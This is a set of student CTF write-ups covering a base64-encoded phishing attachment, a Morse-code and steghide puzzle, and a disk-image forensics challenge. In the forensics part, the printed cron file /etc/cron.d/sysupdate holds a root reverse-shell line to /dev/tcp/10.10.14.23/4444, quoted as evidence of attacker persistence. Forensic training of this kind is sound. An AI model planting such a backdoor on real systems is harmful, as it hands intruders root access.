
turn into: check_the_attachment

Last part 4

Because we already have the raw file the attachment file is already extracted so we just need to decode it

Attachment:

cHUtZmxhZ3tUaDE1LTFzLTRuLTR0dDNtcHQzZC1QaDFzaDFuZy1ZMHUtSDR2My1MRT
RybmVkfQ==



We got **pu-flag{Th15-1s-4n-4tt3mpt3d-Ph1sh1ng-Y0u-H4v3-LE4rned}**

So this is my last write up for this CTF i will “pamit undur diri” and “sampai juga di CTF selanjutnya(kalau ada)”. Thank you to maam Farah for teaching us and AZ for making the CTF. I enjoyed it more than the last CTF. I feel like i got low cortisol



Scout-code2 - Part 1

Solved On: Tuesday, April 14 2026

Solved by: Adel Septiana Sinaga

Contributor: Mohamad Ashraf Malabali

Answer: ITSINMYBLOODANDITSINMYVEINSIMSTILLHERE25

Flag Retrieved: pu-flag{H4v3nt-Y0u-L34rn-M0rs3-cOd3-befOr3??}

Challenges overview:

This challenge involves decoding Morse code from an audio source and using the decoded results to find a hidden flag. The process requires converting the audio signal into readable Morse code and then correctly interpreting the message.

Key Findings:

- This challenge uses audio-based Morse code, which is more difficult than visual Morse code.
- Accurate decoding is essential, as even the slightest error can alter the meaning.
- The decoded message serves as a key or clue to finding the hidden flag.
- A combination of code decoding and steganography is required to complete this challenge.

Forensic Analysis:


I have analyzed these challenges using Morse code decoding and steganography techniques to extract the hidden information.

Tools Used:

<https://morsexpress.com/morse-code-audio-decoder/>, steghide and notepad

Solving Step-by-step:



First, I obtained an audio file containing a Morse code signal. I used MorseXpress to convert the audio file into Morse code text. After that, I copied the translated text and formatted it using Notepad to make it easier to read. Then, I translated the Morse code into understandable text. From the initial decoding, I found the phrase: "ITS IN MY BLOOD ITS IN MY VEINS".



However, I realized that the sentence structure was slightly incomplete, so I added the word “and” between “my blood” and “my veins” to make it sound more natural in English, resulting in: “ITS IN MY BLOOD AND ITS IN MY VEINS”. When I submitted it, the answer was still incorrect. I then checked the YouTube link provided in the challenge and realized that the decoded text was actually part of a song lyric. After reviewing the lyrics, I realized there was a missing part: “IM STILL HERE”. I combined the phrases into: “ITS IN MY BLOOD AND ITS IN MY VEINS IM STILL HERE”, but the answer was still incorrect.

Finally, I noticed that next to the YouTube title there was a number (2024). Instead of using that number, I concluded that the correct addition was “25,” which made more sense in the context of the challenge. After adding that number, the final phrase became: “ITS IN MY BLOOD AND ITS IN MY VEINS IM STILL HERE 25,” and when I submitted it, the answer was correct.

Special thanks to **Agent 185** for helping to decode the Morse code provided



Scout-code2 - Part 2

Solved On: Tuesday, April 14 2026

Solved by: Adel Septiana Sinaga

Contributor: Mohamad Ashraf Malabali

Answer: ANTSINHEELS

Flag Retrieved: pu-flag{H4v3nt-Y0u-L34rn-M0rs3-cOd3-befOr3??}

Challenges overview:

This challenge involves decoding Morse code from an audio source and using the decoded results to find a hidden flag. The process requires converting the audio signal into readable Morse code and then correctly interpreting the message.

Key Findings:

- The Morse code audio does not directly produce the final answer and requires additional interpretation.
- The decoded text initially appears incomplete and needs adjustment to form a meaningful sentence.
- The provided YouTube clue helps identify that the decoded text is part of song lyrics.
- Additional missing words and a numeric value (**25**) must be inferred from context to form the correct key.
- The final decoded phrase is used as a passphrase to extract the hidden flag.

Forensic Analysis:

I have analyzed these challenges using Morse code decoding and steganography techniques to extract the hidden information.

Tools Used:

<https://morsexpress.com/morse-code-audio-decoder/>, steghide and notepad

Solving Step-by-step:

After successfully finding and submitting the previous text, I moved on to the next step: finding the key. According to the challenge, the key was derived from the text I had obtained earlier. I used the flag.jpg file and paid attention to the clue provided:

“You might need to look at the light there.” Based on that clue, I tried to find a specific pattern in the image related to light or a particular position. Initially, I obtained the key: “tsinlanshee,” but after trying it, the result was still incorrect.

Then, I tried a different approach using a zig-zag pattern method to read the text. I started from the middle (the letters “AN”) and read in a zig-zag pattern to form a word. Using this method, I successfully obtained the correct key, which was:

“ANTSINHEELS”. This key was then used for the next step in obtaining the flag.

Special thanks to **Agent 185** for helping to figure out that maybe we should substitute it into the image instead of just not it one by one



```
Line 1: _ . . . . _ _ _ _ _ . _ _ _ _ _
        i t s   i n   m y   b l o o d
Line 2: . . . . . _ _ _ _ _ . _ _ _ _ _
        a n d   i t s   i n   m y   v e i n s
Line 3: - _ _ _ _ _ _ _ _ _ _ . _ _ _ _ _
        i m   s t i l l   h e r e 2 5
=====

    t s   i n       1
a n               s
    h e   e
```

CTF - C I O ayam tiren - Adel Septiana Sinaga _Mohamad Asraf Malabali

Scout-code2 - Part 3

Solved On: Tuesday, April 14 2026

Solved by: Adel Septiana Sinaga

Contributor: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{H4v3nt-Y0u-L34rn-M0rs3-cOd3-befOr3??}

Challenges overview:

This challenge involves decoding Morse code from an audio source and using the decoded results to find a hidden flag. The process requires converting the audio signal into readable Morse code and then correctly interpreting the message.

Key Findings:

- The Morse audio initially produced an incomplete phrase that required further refinement.
- Identifying that the decoded text was part of song lyrics helped complete the missing portions.
- Additional context clues were necessary to determine the correct final phrase.
- The final decoded sentence was not only an answer but also functioned as a key for extracting the hidden flag.

Forensic Analysis:

I have analyzed these challenges using Morse code decoding and steganography techniques to extract the hidden information.

Tools Used:

<https://morsexpress.com/morse-code-audio-decoder/>, steghide and notepad

Solving Step-by-step:

After successfully obtaining the key “ANTSINHEELS,” I proceeded to the final stage to retrieve the flag.

I used the file flag.jpg as the target for the extraction process. Then, I used the steghide tool to extract the hidden data from the file with the command: steghide extract -sf flag.jpg

When prompted for the passphrase, I entered the key I had found earlier, which is: ANTSINHEELS, but I used letters as the password.

```
adel@LAPTOP-37277V3F: /mnt/c/Users/ADEL SINAGA$ wsl
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\ADEL SINAGA> wsl
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA$ cd steggano
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ steghide extract -sf flag.jpg
Enter passphrase:
the file "flag.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "flag.txt".
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$
```

CTF - C I O ayam tiren - Adel Septiana Sinaga_Mohamad Asraf Malabali

After the extraction process was successful, the hidden file was successfully extracted and the flag was found inside it.

```
pu-flag{H4v3nt-Y8u-L34nn-M0rs3-c0d3-bef0r3?}
```

CTF - C I O ayam tiren - Adel Septiana Sinaga

EzTraverse - Part 1

Solved On: 13/04/2026

Solved by: Theodore Fitzgerald

Flag Retrieved: etc/cron.d/sysupdate

Challenges overview:

Part 1 of this challenge is where we analyze the provided disk image to determine how the attacker maintained access to the web server

Key Findings:

Sysupdate file in etc folder


Forensic Analysis:

Searching for files that can be use for the attacker inside autopsy

Tools Used:

autopsy

Solving Step-by-step:



After opening the etc folder we found there's a sysupdate file where we can see the metadata and because it needed to be in a path we can just copy `etc/cron.d/sysupdate` for the answer

EzTraverse - Part 2

Solved On: 13/04/2026

Solved by: Theodore Fitzgerald

Flag Retrieved: pu-flag{p3rs1st3nc3_v14_cr0nd}

Challenges overview:

In part 2 after we get the path from the metadata we insert the flag that is already visible

Key Findings:

Text section in Sysupdate file in etc folder

Forensic Analysis:

-

Tools Used:

autopsy

Solving Step-by-step:

The screenshot shows the Autopsy forensic tool interface. On the left is a file tree view showing the structure of the 'challenge.img' file, including folders like '\$OrphanFiles', '\$Unallocated', 'bin', 'dev', 'etc', 'usr', and 'var'. The main pane displays a table of file metadata for the 'sysupdate' file located at '/img_challenge/img/etc/cr'. The table has columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. The 'sysupdate' file is highlighted, showing a size of 170 bytes and a location of '/img_challenge/img/etc/cr'. Below the table, the 'Text' tab is selected, showing the extracted text of the file. The text contains a shell script snippet with a comment indicating the flag location: '# flag{p3rs1st3nc3_v14_cr0nd}'. The text also shows the shell environment variables \$PATH and \$SHELL, and a prompt for root bash.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
current folder				2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	1024	Allocated	Allocated	unknown	/img_challenge/img/etc/cr
parent folder				2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	1024	Allocated	Allocated	unknown	/img_challenge/img/etc/cr
sysupdate			0	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	2026-04-09 06:50:26 ICT	170	Allocated	Allocated	unknown	/img_challenge/img/etc/cr

CTF - C I O Ayam Tiren - Theodore Fitzgerald

Page: 1 of 1 Page Matches on page: 1 of 1 Match 100% Reset Text Source: File Text

```
# flag{p3rs1st3nc3_v14_cr0nd}
$SHELL=/bin/bash
$PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
**** root bash i> & /dev/tcp/10.10.14.23/4444 ()&1
```

METADATA

We just insert the flag that is already visible in the text section